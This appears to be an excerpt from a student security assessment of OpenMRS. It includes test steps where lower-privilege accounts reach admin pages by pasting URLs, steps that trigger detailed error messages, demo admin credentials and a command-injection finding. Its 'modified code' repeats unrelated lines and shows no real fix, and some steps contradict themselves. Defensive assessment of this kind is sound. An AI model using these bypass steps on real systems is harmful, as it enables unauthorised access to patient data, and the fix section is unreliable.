
Result: Failed

SECREQ07

Module: Register a patient

Requirement: The application should validate the birth of date of the patient. If the user provide a invalid date of birth, the system should prevent that and generate a warning message. This validation aims at to valid the patient's information to avoid fake information.

Result: Pass



SECREQ08

Module: Register a patient

Requirement: The system should authenticate the user when editing and saving the patient information. If the user has the privilege to do such things, there should be some log file to trace what the user did. These information should include userid, operation and timestamp at least. Then the new or changed data should be saved into the database. If user has no privilege to save the data, he should be redirected to an error page stating the error.

Result: Pass

```
and/or password: 3333
INFO - LoggingAdvice.invoke(115) |2017-10-22 22:12:16,655| In method
UserService.saveUser. Arguments: User=admin,
INFO - LoggingAdvice.invoke(155) |2017-10-22 22:12:16,659| Exiting
method saveUser
INFO - LoggingAdvice.invoke(115) |2017-10-22 22:12:35,128| In method
UserService.saveUser. Arguments: User=admin,
INFO - LoggingAdvice.invoke(155) |2017-10-22 22:12:35,131| Exiting
method saveUser
```


SECREQ09

Module:Register a patient

Requirement: The system should authorize the user's privilege every time when a user want to access a web page. Especially when a user copy the URL and try to access the web page. If the user has the privilege, it is ok. If not, which means the user belongs to lower level of privilege, the system should prevent the user from accessing the web page and generate a error page message. E.g. If user belongs to a lower privilege level and attempts to access higher privilege pages, for e.g. http://localhost:8082/openmrs-

standalone/registrationapp/registerPatient.page?appId=referenceapplication.registrationapp.registerPatient the user should be redirected to error page.

Result: Failed. The nurse does not have the privilege to register a patient.




SECREQ10

Module:Register a patient

Requirement: The system should recognize there is already a patient which is similar to the one which is currently registering. If there is a patient who has the same first name and family name, the system should generate a remind message to avoid duplicate registering. This can avoid to generate too much useless record in the database.

Result: Pass


Register a patient
2 similar patient(s) found
Review patient(s)
Demographics
Name
Gender
Birthdate
Contact Info
Address
Phone Number
What's the patient's name?
给定 (required)
中
姓 (required)
Fred
Fred
Unidentified Patient

5 - DESIGN

5.1 - EVALUATING DESIGN PRINCIPLE COMPLIANCE

ADP01


Least Privilege : A subject (user/other system) should be given only those privileges it needs to complete its task.

Test Step:

- Step 1: Log in as System admin(sysadmin).
- Step 2: Then enter Appointment Scheduling and click Manage Service Types.
- Step 3: Click New Service Type then copy the url.http://localhost:8082/openmrs-standalone/appointmentschedulingui/appointmentType.page
- Step 4: Log out and Log in as an clerk.
- Step 5: Paste the URL and then you will find you can manage the service type as a clerk.

Result: Failed. As we can see, the privilege of a clerk only include manage appointments, daily appointments and appointments required. Service type is not a function that the clerk can manage.

Solution: The system should manage the access control using something like Role Based Access Control instead of URL access. The system should check the role on both client and server side.



ADP02

Don't allow modification or access without a trace : Users should not be able to add, edit or delete data without the action being logged. Moreover, the log file should log who takes the action.

Test Step:

- Step 1: Log in as admin(admin).
- Step 2: Then click Find Patient Record.
- Step 3: Click on an existing Patient Record.
- Step 4: Delete this patient.
- Step 5: Check if there are log files which has monitored who delete this patient.

Result: Failed. The log file only records the delete reason and fail to record who delete this patient. Moreover, the log file use separate log lines to record one delete action. This would make mistakes when multiple user are using the system. The system doesn't recognize who delete the patient.

Solution : Log files should remember the user who click on every add, delete or other changes on the database. The delete function should be the same with add or save in the log files regards the Argument. So the log files related to delete function should be In method PatientService.voidPatient(this is better to be deletePatient). Argument: user = "", Patient = "", String = "".

```
INFO - LoggingAdvice.invoke(115) |2017-10-31 19:48:14,509| In method UserService.saveUser. Arguments: User=admin,
INFO - LoggingAdvice.invoke(155) |2017-10-31 19:48:14,513| Exiting method saveUser
INFO - SerializationServiceImpl.getDefaultSerializer(71) |2017-10-31 19:48:23,107| No default serializer specified - using builtin SimpleXStreamSerializer.
INFO - SerializationServiceImpl.getDefaultSerializer(71) |2017-10-31 19:48:23,119| No default serializer specified - using builtin SimpleXStreamSerializer.
INFO - SerializationServiceImpl.getDefaultSerializer(71) |2017-10-31 19:48:23,125| No default serializer specified - using builtin SimpleXStreamSerializer.
INFO - LoggingAdvice.invoke(115) |2017-10-31 19:48:23,131| In method PatientService.savePatient. Arguments: Patient=Patient#115,
INFO - LoggingAdvice.invoke(155) |2017-10-31 19:48:23,193| Exiting method savePatient
INFO - LoggingAdvice.invoke(115) |2017-10-31 19:48:23,357| In method UserService.saveUser. Arguments: User=admin,
INFO - LoggingAdvice.invoke(155) |2017-10-31 19:48:23,396| Exiting method saveUser
INFO - LoggingAdvice.invoke(115) |2017-10-31 19:48:48,815| In method PatientService.voidPatient. Arguments: Patient=Patient#115, String=sss,
INFO - LoggingAdvice.invoke(155) |2017-10-31 19:48:48,865| Exiting method voidPatient
INFO - LoggingAdvice.invoke(115) |2017-10-31 19:55:29,260| In method UserService.saveUser. Arguments: User=admin,
INFO - LoggingAdvice.invoke(155) |2017-10-31 19:55:29,265| Exiting method saveUser
INFO - LoggingAdvice.invoke(115) |2017-10-31 19:55:36,547| In method PatientService.voidPatient. Arguments: Patient=Patient#116, String=delete,
INFO - LoggingAdvice.invoke(155) |2017-10-31 19:55:36,592| Exiting method voidPatient
INFO - LoggingAdvice.invoke(115) |2017-10-31 19:55:59,873| In method UserService.saveUser. Arguments: User=admin,
INFO - LoggingAdvice.invoke(155) |2017-10-31 19:55:59,878| Exiting method saveUser
INFO - LoggingAdvice.invoke(115) |2017-10-31 19:57:07,159| In method UserService.saveUser. Arguments: User=clerk,
INFO - LoggingAdvice.invoke(155) |2017-10-31 19:57:07,168| Exiting method saveUser
INFO - LoggingAdvice.invoke(115) |2017-10-31 19:57:49,431| In method PatientService.voidPatient. Arguments: Patient=Patient#107, String=delete by admin not clerk,
However, the nearst record is clerk,
INFO - LoggingAdvice.invoke(155) |2017-10-31 19:57:49,553| Exiting method voidPatient
```

ADP03


Quiet Your Error Messages : Attackers can cause system errors intentionally to gather information about the system. Error messages should be minimalist, without giving details on the failure.

Test Step:

- Step 1: Log in as admin(admin).
- Step 2: Click register a patient.
- Step 3: Delete the appId part of the url. http://localhost:8082/openmrs-standalone/registrationapp/registerPatient.page
- Step 4: See if there are some detailed error message.

Result: Failed. There are detailed error message about the source code. The hacker can try multiple error to get the logic and detail about the source code.

Solution: The system should only return a simple error message without showing any detail about the code. E.g. 404 Error.



5.2 - EVALUATING USABILITY COMPLIANCE

A. VISIBILITY:

The administrative interface should allow users to easily review any active authority relationships that would affect security-relevant decisions. However OpenMRS don't have this function. All the log information is stored within server information, and it is hard to find out the active authority relationships.

TEST ID: V-1


Test step	Test data	States
1. Log in as Admin	account: admin password: Admin123 location: Pharmacy	You should see **System Administration**

Test step	Test data	States
2. Click **System Administration**		You could find **Advance Administration** option
2. Click **Advance Administration**		You could find **Manage Roles** option
3. Click **Manage Roles**		
4. Make any change (like adding a role) and click save		
5. Go back to **Advance Administration**and click **View Server Log**		You should able to see that your operation is stored in the log with many other server logs

ASSUMPTION**:** OpenMRS runs normally through the whole test process.

EXPECTED RESULT: OpenMRS should have a function or UI allowing the user to easily review any active authority relationships that would affect security-relevant decisions.

ACTUAL RESULT: The operation is stored in the log with many other server logs.



SOLUTION: OpenMRS should implement a function to only show the active authority relationships that would affect security-relevant decisions.

B. CLARITY:

The administrative interface should not be misleading, ambiguous. However OpenMRS has some ambiguous error messages when registering a new user. Admin user needs to check the log information to know what is wrong during registration process.


Test ID: C-1

Test step	Test data	States
1. Log in the system with wrong password	account: admin password: wrong location: Pharmacy	You should see **System Administration**
2. Click **System Administration**		You should see **Manage Account**
3. Click **Manage Account**		You should be able to **Add New Account**.
5. Add a new account with any name, username and other setting, but with password as abcd1234 and click **save**	password: abcd1234	

ASSUMPTION: OpenMRS runs normally through the whole test process.

EXPECTED RESULT: OpenMRS should give user a clear error message about which part is wrong instead of just saving them in the log file.

ACTUAL RESULT: The error message only shows it is a "Validation Error" without specifying which part goes wrong.



SOLUTION: OpenMRS could summarize the error from the log and change the error message displayed into a more specific one.

C. EXPECTED ABILITY:

The administrative interface must not generate the impression that it is possible to do something that cannot actually be done. But OpenMRS sometimes gives user a feeling that they can do what they can't do.

Test ID: E-1


Test step	Test data	States
1. Log in the system with wrong password	account : admin password: wrong location	You should see **System Administration**

Test step	Test data	States
	: Pharmacy	
2. Click **System Administration**		You should see **Manage Account**
3. Click **Manage Account**		You should be able to **Add New Account**.
4. Add a new account with only **Requests Appointments** privilege. Other fields are any personal choices that pass the validation		
5. Log out from admin account and Log in as the new user created		No button in the main Page
6. Put URL *http://localhost:8080/openmrs-standalone/coreapps/systemadministration/systemAdministration.page* into browser and go to the page		

ASSUMPTION: OpenMRS runs normally through the whole test process on port 8080.

EXPECTED RESULT: The new user still could not see any options or buttons in the that page. And OpenMRS should not display any page that is above current user's privilege.

ACTUAL RESULT: *Manage Global Properties* and *Manage Account* functions are now accessible to the new user.



SOLUTION: OpenMRS should not redirect user to any page that they should not access. Full authentication function in the backend needs to be implemented.

5.3 - RISK EVALUATION VIA PROTECTION POKER

REQUIREMENTS

In this part we proposed five functional requirements to be evaluated by protection poker .

REQUIREMENT 1: ADDING MESSAGE OF FAILING LOGGING IN

To improve user experience, when user fails logging in and is redirected back to the logging page, there should be a failure message displayed on the logging page. To be visible enough to users, the font of the message should be larger than common text. In addition, the message should not be placed in the corner of the page and should be displayed in red. To be unambiguous to users, the message should be written in human language and contain the reason why logging in fails (e.g. "Wrong Username or Password").

REQUIREMENT 2: ADDING FIELD OF DRIVER LICENSE NUMBER

To achieve better identification of patient, when registering new patient, the user could ask patient for his/her driver license number and input it to the system. Correspondingly, a new field for driver license number should be added to the Registering Page. This field should not be a necessary field for registration.

REQUIREMENT 3: BETTER SYSTEM ERROR MESSAGE

To prevent sensitive information being leaked, once the user meets a system error, the user interface should show the user appropriate error message instead of a stack/error trace which contain useful information about the application's internal design, like java classes, libraries used or database table names. The message should be a summary of the error in human language without containing any sensitive information.

REQUIREMENT 4: REGISTERING ONLY AT REGISTRATION DESK

To achieve better management, common users (e.g. clerk) with the ability of registering new patient could only register patients when logging in with location as "Registration Desk". Correspondingly, without logging in with selecting location as "Registration Desk", the "Register new Patient" button

should not be accessible to users. However, the admin user could register a new patient everywhere.

REQUIREMENT 5: REMOVING DATA MANAGEMENT FUNCTION

Since user could merge patients in the patient's page, the is no need of keeping "Data Management" module (The only function in this module is merging patients). The "Data Management" button should be no longer accessible to users in the main page. The ""Data Management" page should be removed.

DATABASE DOMAINS VALUE POINTS

Instead of using tables in this part, we used domains which organize the database tables in terms of the various information and also usage of the system. The points to choose from: [1, 2, 3, 5, 8, 13, 20, 40, 100].

Domain	Description	Value
Concept	Concepts are defined and used to support strongly coded data throughout the system. Drug data are stored in this domain	40
Encounter	Contains the meta-data regarding health care providers interventions with a patient. Some data like location and provider are stored in this domain	20
Form	The user interface description for the various components. Not important but may contain some information could be used by attacker.	13
Observation	This is where the actual health care information is stored. This domain contains some private medical information like drug usage.	20
Order	Things/actions that have been requested to occur	20
Patient	Basic information about patients in this system. This domain does not contain much private information (which is actually stored in Person	40

Domain	Description	Value
	domain). So it is not set as the most valuable one.	
User	Basic information about the people that use this system. Username and password of system account are stored in this domain.	100
Person	Basic information about person in the system. Most private information such as address, mobile are stored in this domain.	100
Business	Non medical data used to administrate openMRS. This domain contains some data like report, which may contain sensitive data	20
Groups/Workflow	Workflows and Cohort data. Patient program and patient state are stored in this domain	20

Reference: https://wiki.openmrs.org/display/docs/Data+Model

DATABASE DOMAINS USED BY REQUIREMENT

Requirement	Domain Used	Value Sum
R1	Form	13
R2	Form, Person	113
R3	Form	13
R4	Form, Encounter	33
R5	Form	13

SECURITY RANKING

Requirement	Ease of Attack Points	Value of Asset Points	Security Risk	Rank of Security Risk
R1	3	13	39	4
R2	13	113	1469	1
R3	1	13	13	5
R4	2	33	66	3
R5	8	13	104	2

EXPLANATION

To evaluate security risk of each requirement, the first step is evaluating values of different domains. How each domains is assigned is described in the DESCRIPTION column in the table of DATABASE DOMAINS VALUE POINTS. The value of asset points of each requirement is the sum of values of the domain it used.

The ease of attack points of each requirement is decided by protection poker and discussions among group members. The points are also chosen from [1, 2, 3, 5, 8, 13, 20, 40, 100]. Among the five requirements, the 3rd requirement is selected as the hardest to attack. It removes detailed stack trace and uses appropriate error message. As a result, sensitive information contained in the stack trace could be avoided from being leaked. Thus it is assigned with 1 ease of attack point.

Starting from the 1st requirement, it adds UI elements in client side which could be integrated with malicious script. However, the content of the message is usually fixed and not related with user input. As a result, the ease of attack point should be about 3. The 2nd requirement adds a new field (attack surface) of driver license number in registration page. Especially for the new field may not validate input as old fields, the attacker could easily inject malicious scripts via client side. However, considering the input validation in server side and Hibernate framework, the ease of attack point of this requirement is assigned with 13. The 4th requirement doesn't increase or reduce attack surface. But considering that the implementation of the requirement may add some condition checking, breaking the condition checking may be one attack method. The ease of attack point of this requirement is assigned with 2. The 5th requirement (Removing Data Management Function) reduces redundant pages (attack surfaces). However, removing existing functionality and page may cause new vulnerability (e.g. exposed interface). Thus the ease of attack points is estimated to be 8.

In the end, the security risk can be calculated by SECURITY RISK = (EASE OF ATTACK POINTS) * (VALUE OF ASSET POINTS). And the rank of security risk is assigned based on the security points.

5.4 - RECOMMENDED BUG FIXES

FORTIFY ANALYSIS -2- COMMAND LINE INJECTION

* DESCRIPTION

NAME OF MODULE : OPENMRS LOGIN

The method execMysqlCmd() in MigrateDataSet.java:187 calls exec() with a command built from untrusted data. This call can cause the program to execute malicious commands on behalf of an attacker.

* BUG FIX

ORIGINAL CODE

MigrateDataSet.java

```
98            System.out.println("Migrating " + fileOrDirectory.getAbsolutePath());
99
100           System.out.println(execMysqlCmd("DROP DATABASE IF EXISTS " + tempDatabaseName, null, false));
101           System.out.println(execMysqlCmd("CREATE DATABASE " + tempDatabaseName + " DEFAULT CHARACTER SET utf8", null,
102               false));
103           System.out.println(execMysqlCmd(null, OLD_SCHEMA_FILE, true));
104           System.out.println(execMysqlCmd(null, OLD_UPDATE_FILE, true));
105
106           // the straight-up database connection
107           String url = "jdbc:mysql://localhost/" + tempDatabaseName;
108           Class.forName("com.mysql.jdbc.Driver");
109           Connection con = DriverManager.getConnection(url, credentials[0], credentials[1]);
```

MODIFIED CODE

MigrateDataSet.java

```
38  */
39 public class MigrateDataSet {
40
41     private static String OLD_SCHEMA_FILE = "/home/ben/workspace/openmrs-trunk/metadata/model/1.3.0-schema-only.sql";
42
43     private static String OLD_UPDATE_FILE = "/home/ben/workspace/openmrs-trunk/metadata/model/update-to-latest-db.mysqldiff.sql"
44
45     private static String NEW_UPDATE_FILE = "/home/ben/workspace/openmrs-concept-name-tag/metadata/model/update-to-latest-db.mys
46
47     private static String[] credentials = BaseContextSensitiveTest
48             .askForUsernameAndPassword("Enter your MYSQL DATABASE username and password");
49
